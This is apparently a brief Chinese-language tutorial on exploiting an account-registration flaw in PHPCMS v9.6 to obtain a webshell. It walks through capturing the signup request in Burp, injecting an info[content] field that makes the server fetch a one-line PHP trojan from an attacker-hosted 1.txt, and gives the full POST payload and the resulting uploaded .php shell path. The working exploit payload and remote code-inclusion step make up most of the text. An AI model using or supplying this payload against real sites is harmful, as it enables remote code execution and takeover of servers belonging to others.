
# 账号注册拿webshell

phpcms比较新的v9.6版本存在一个账号注册漏洞，用户在注册时，抓包添加info[content]，然后远程包含一句话木马文件1.txt，发包直接getshell。


本地搭建php服务器，写入一句话到1.txt，然后访问如下



找到注册页面




注册前burp抓包



找到提交的参数（如图圈起来的部分），换成下面的POC，src地址要改成自己本地搭建的

siteid=1&modelid=11&username=demon1&password=demonxian3&email=112@qq.com&info[content]=<img src=http://127.0.0.1/1.txt?.php#.jpg>&dosubmit=1&protocol=

提交后可以得到一句话木马上传地址



http://192.168.10.10/phpcms/uploadfile/2018/0110/20180110041930451.php

